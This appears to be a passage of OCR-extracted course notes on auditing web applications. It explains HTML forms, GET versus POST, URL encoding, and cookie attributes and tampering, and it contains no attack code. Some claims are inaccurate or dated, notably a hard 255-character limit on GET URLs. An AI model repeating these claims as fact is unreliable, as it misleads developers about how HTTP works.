One of the pieces of HTML that allows our web applications to function interactively are web forms. Forms are defined using simple markup that group form elements by containing them within a set of <FORM> and </FORM> tags. Although it is not especially common, it is completely legal to have more than one form visible on one page.

Forms can be made from many different input types. In the slide, we have a piece of the source code for the eBay sign-in page displayed with arrows pointing to the various types of input items that are on the form. Among the various types we have check boxes, radio buttons, selection lists, text fields, and more. We also have the interesting "Hidden" type, which is simply a way to send data to the web application from the form without displaying the values in the page.

Notice that the form definition includes within the <form> element an action to take and a method to use to perform the action. The two actions that you find in forms are GET and POST. We discuss those on the next few slides. The action is the URL to which the form contents will be submitted when the submit button is pressed.




Within HTTP there are a number of different request types. Of the many that exist, there are only two that you find in common usage within web applications, and these two are our focus. There is, in reality, a third that you may encounter: HEAD. Head, however, is used only to determine if a page has changed. In other words, the web browser is trying to determine whether it should try to request the entire page.

GET and POST are the two methods that are used to send data to a web server and to retrieve data from a web server. Even though they serve essentially the same function, the specifics of how they function are quite different.


GET takes all the values entered in the form and appends them to the URL listed in the action attribute of the <form> tag. GET is easy to use, but it does have some limitations and security issues. We'll discuss the security issues later, but for now let's just give you the limitation: You can't send more than 255 characters in the URL with a GET.

POST essentially performs the same task that GET does with two major exceptions. The first is that there is no hard limit on how much data can be sent with a POST. The second is that the form values are not included in the URL; they are included in the body of the request.




Although there certainly are other types of requests (COPY, MKCOL, PROPPATCH, PROPFIND, and more), the majority of these are used only in WebDAV applications or in debugging the application. Although you may have WebDAV applications and although those are likely running on a web server or application server of some kind, they are not "web applications" in the traditional sense of that term. The reason is that you do not interact with WebDAV services using a web browser. Instead you must use some purpose built client. This starts moving us into the arena of Service-Oriented Architecture (SOA) and SOA Protocol (SOAP).

Even though we're not going to dive into WebDAV, there's great news. All of the tools and techniques that you learn and use today can be applied directly to absolutely any HTTP-based protocol! This means that you can certainly test any SOA or WebDAV services that you might have, even though we will not call them out in class.



Okay, so we told you the theory. If you're still confused, don't worry; let's look at some pictures that should clear things up. Notice in the slide that we have a shot of the Google search page. The Google search page uses GET to send your requests. That means that the form definition includes <form method=get>.


To get an idea of what this looks like when you submit a request, look at the URL screen shot from a browser at the bottom of the slide. Notice that the search term that we entered, **Cyber-Defense**, shows up in the URL as q=Cyber-Defense. You may also notice that there are a number of other items in the URL. Where did these come from? No doubt these were hidden form elements in the search page.



There are a few more details to notice here. The URL, if you've never taken a close look at anything more than the part where the host is defined, might look a bit complicated. Let's see how to decode the URL.

The HTTP standards require that any form elements sent in a request to a web server using a GET be included in the URL, but how can we add things to the URL without confusing the web browser? How will it know where to go? The key is the question mark. Everything that appears in the URL before the question mark identifies the site to connect to. The question mark is like a fulcrum around which the URL pivots. Everything following the question mark is input to the web application being contacted. In this case, that input is the form data that is being submitted.


A few other characters are used to help describe this data. First, the equals sign is used to assign names to the values. These names are the names included in the element definition in the web form. If there are multiple elements, the various elements will be separated by the ampersand. Finally, spaces in values are converted into the plus sign. This is sometimes defined as HTTP Encoding. Any other reserved characters would be converted to URL Encoding or Hexadecimal Encoding, which means they are given in hexadecimal.



Contrast the GET request with the POST. In this slide, we're looking at the Charles Schwab login page. The form in this case uses the POST. The request is displayed at the bottom of the page. This is the HTTP that was sent from the client to the server. We've used a special tool to intercept that data, and we'll show you how to do that in just a little while.

For now, notice that the first line in that request is a POST with a URL. Notice that there is a question mark but no other elements after the URL. Following the POST, we have a variety of HTTP headers, including information about the web browser (User-Agent), the name of the host we're connecting to (Host), referrer information (Referrer), and so on. At the bottom, though, we find a series of parameters that looks like the format used with a GET! In fact, the format is identical.


So what's the difference? In the GET, those parameters appear in the URL; in a POST the parameters are in the body of the HTTP request. Why this is important may not be obvious now, but don't worry, we'll tell you why it's important later!



An interesting side point is that the URL in a POST can still contain additional parameters that will be passed to the web application. This is a valuable technique for web application programmers that we'll look at later today when we consider maintaining sessions.

Although we're not going to spend a great deal of time with all the various HTTP headers, it is worthwhile taking note of them when you see them. They can frequently give you a lot of valuable information including the type and version of browser in use, any plugins installed for handling various media type, and where the browser was before it came to the current site.

Another important header to notice in this example is the Cookie header. Cookies deserve some deeper discussion.



Before we go on, let's take this opportunity to spell out a rule of thumb that should be incorporated into your web application design practices. If you have an application that is going to accept input, that input must be submitted through a POST rather than a GET.

This is not to say that it is not technically possible to submit using a GET. Clearly it is. Rather, we are saying that best practice is that if you are accepting input from a form, require that it be submitted via a POST request.

Some developers may argue that the form in question doesn't actually contain any sensitive data. There are some holes in this position. First, they are simply defending a bad practice that they have already followed and they don't want to rewrite code. Second, it is no more difficult to handle input coming from a GET or a POST; in fact, from the programmer's point of view, it is often handled identically through the web application programming API. Lastly, and perhaps most important, although there may not be anything on that form that is sensitive *today*, who is to say how that form will change over time. For this reason, we recommend this as a coding requirement.

Cookies


- Cookies are simply text:
  - Server sends a cookie name with an arbitrary value
  - Client caches and then returns the cookie in every request
  - Parameters can limit potential exposure
  - Possible to send more than one cookie

Auditing Web Based Applications

First, let's just get things straight right upfront: Cookies are just text. We know that you've probably heard something about malicious code in cookies that tracks you around the Internet and reports back to the various spyware companies, but we're hear to tell you that's all media hype. Now, we're not saying that cookies can't be used to see where you've been, but it's not because the cookies contain code or anything else malicious. We'll show you how that works later today.


Cookies were designed into the HTTP standard to give web application programmers the ability to store small, arbitrary pieces of data on the client host that would then be delivered back to the server at a future time. A perfect example of the type of data that you might choose to store in a cookie would be something like a language preference. After the user picks it, the server will always "know" what language to present pages in.

Cookies are sometimes used to store sensitive information. When this is the case, it is especially important that we have a look at the various parameters used to control the storage and caching of cookies to make sure that they won't be inadvertently exposed to third parties.



Another interesting tidbit about cookies is that your web application can set as many (be reasonable) cookies on a web browser as you care to. Notice in the slide that we have no fewer than 13 cookies being sent in the screen shot in the slide.

Each cookie has a variety of parameters. The **name** parameter gives the cookie a name, just as the **name** attribute gives a unique name to form elements. The **domain** attribute defines the host or hosts to which a cookie will be sent. The **path** attribute allows us to refine whom to send the cookie to above and beyond the domain attribute. Although a particular host might be in the given domain, it may be that we want the cookie to be sent only to the web application that lives in a certain path on the server. The **secure** attribute defines whether SSL is required to send the cookie. Please note that this does not turn on SSL to send the cookie. This simply means that if we're not using SSL, the cookie will not be sent. Finally, we have the **expires** attribute that defines how long the cookie should be cached in the cookie jar on the client computer.



How do cookies get onto your computer? Cookies are completely controlled by the server during web communication. When a web client goes to a web application, if it has a cookie in the cookie jar with path and domain attributes that match the site, it automatically includes the cookie in any request sent to that application.

It makes sense, then, that if there is no cookie in the cookie jar, nothing will be sent. In the slide, we can see an example of this. We first see the GET request going to the server. In this case, the application on the server chooses to create a cookie on the client and does so by including the Set-Cookie header in the HTTP response. Notice that from this point on, as illustrated by the subsequent request from the client in the slide, the cookie is automatically included in every request from that point forward.

When do cookies go away? That all depends on the expiration date and on the user.

Cookie Consequences

- Secure:
  - Contents of cookie can be sniffed
- HTTPOnly:
  - Do not allow access from JavaScript
- Domain:
  - Specific host or a whole domain?
- Path


Auditing Web Based Applications

There are some consequences to be aware of when handling cookies. First is that unless the cookie is marked as secure, it will be sent in every request where the domain and path match, regardless of whether SSL is in use. If we have chosen to store someone's username, account number, password, or other sensitive information in the cookie, this can be easily compromised by anyone running a sniffer between the user and the server. Especially in the wireless age, this is concerning. We've seen several examples of cookies that are marked secure but that are sent over HTTP initially, defeating the protection!

Another item that is quite important is the HTTPOnly flag. If this flag is set, the cookie will be protected from access via JavaScript. This is invaluable in protecting against Cross Site Scripting flaws. As powerful as this is, we find a significant number of applications simply don't set this flag, whereas others specifically choose not to in order to facilitate cross domain requests.

The next thing to consider is whether the cookie should be for a specific host or an entire domain. To mark the cookie for a specific host, simply put the host in the domain field. To mark it for a domain, include the domain with a leading dot. For instance.sans.org versus www.sans.org. If we say the cookie goes to the whole domain, it will go to every web server in that domain where the path matches.

Finally, the path deserves consideration. It is common to find the path set to "/". This means that the cookie is sent in every request to any server that matches the domain. What if our application is being hosted on Angelfire, .Mac, Geocities, or another site like these? Then our cookie will be sent to *every* website anywhere in that domain.



In the notes on the last slide, we mentioned the notion of a Cross Domain request. This simply means that a page within one "domain" pushes us to a URL within another "domain." When we say "domain," you are likely thinking about the last few pieces within a URL. This is largely correct, but from the point of view of the cookies, the domain is controlled specifically by the "Domain" setting within the cookie. This means that if the domain is specific, that cookie will be delivered only to a single server. This can be extended by simply adjusting the domain.

However, there are a number of applications that literally push you to a different domain. A company may push you to an outside vendor, a vendor can push you to another company, and so on. Along the way, there may be some backend sharing of data or perhaps authentication. For this to function, we need a way to send that information to the next domain. This is often achieved by manipulating the cookies using JavaScript or perhaps even Flash. For JavaScript to manipulate the cookie, though, the HTTPOnly flag cannot be enabled.

Okay, let's break this down into what really matters. We'd prefer to see HTTPOnly turned on. We sometimes find that it isn't. Most often this is simply a lack of awareness. It is frequently also a result of schizophrenic development processes in which we're trying to push session data between different frameworks.

Changing Cookies


- Persistent Cookies:
  - Typical behavior
  - Cookies stored on disk for future use
  - Trivial tampering
- Non-Persistent Cookies:
  - Not supposed to be stored on disk
  - Developers think that they can't be changed
  - Tampering is more difficult
    - But not hard!

Auditing Web Based Applications

Cookies are generally split into two main categories above and beyond whether SSL is required. When cookies are set on your computer, they are typically stored on the hard drive in the "Cookie jar" as little bits of text. These files are usually named with the user ID of the person running the browser and the name of the website where the cookie came from.

Because these are just text files stored on the local computer, nothing prevents the user from modifying the contents of these files with something as simple as Notepad. What if your application relies on the contents of the cookie being accurate or at least unchanged? The simple answer is that bad things can happen. Cookies that are stored on the local system are called "Persistent cookies."

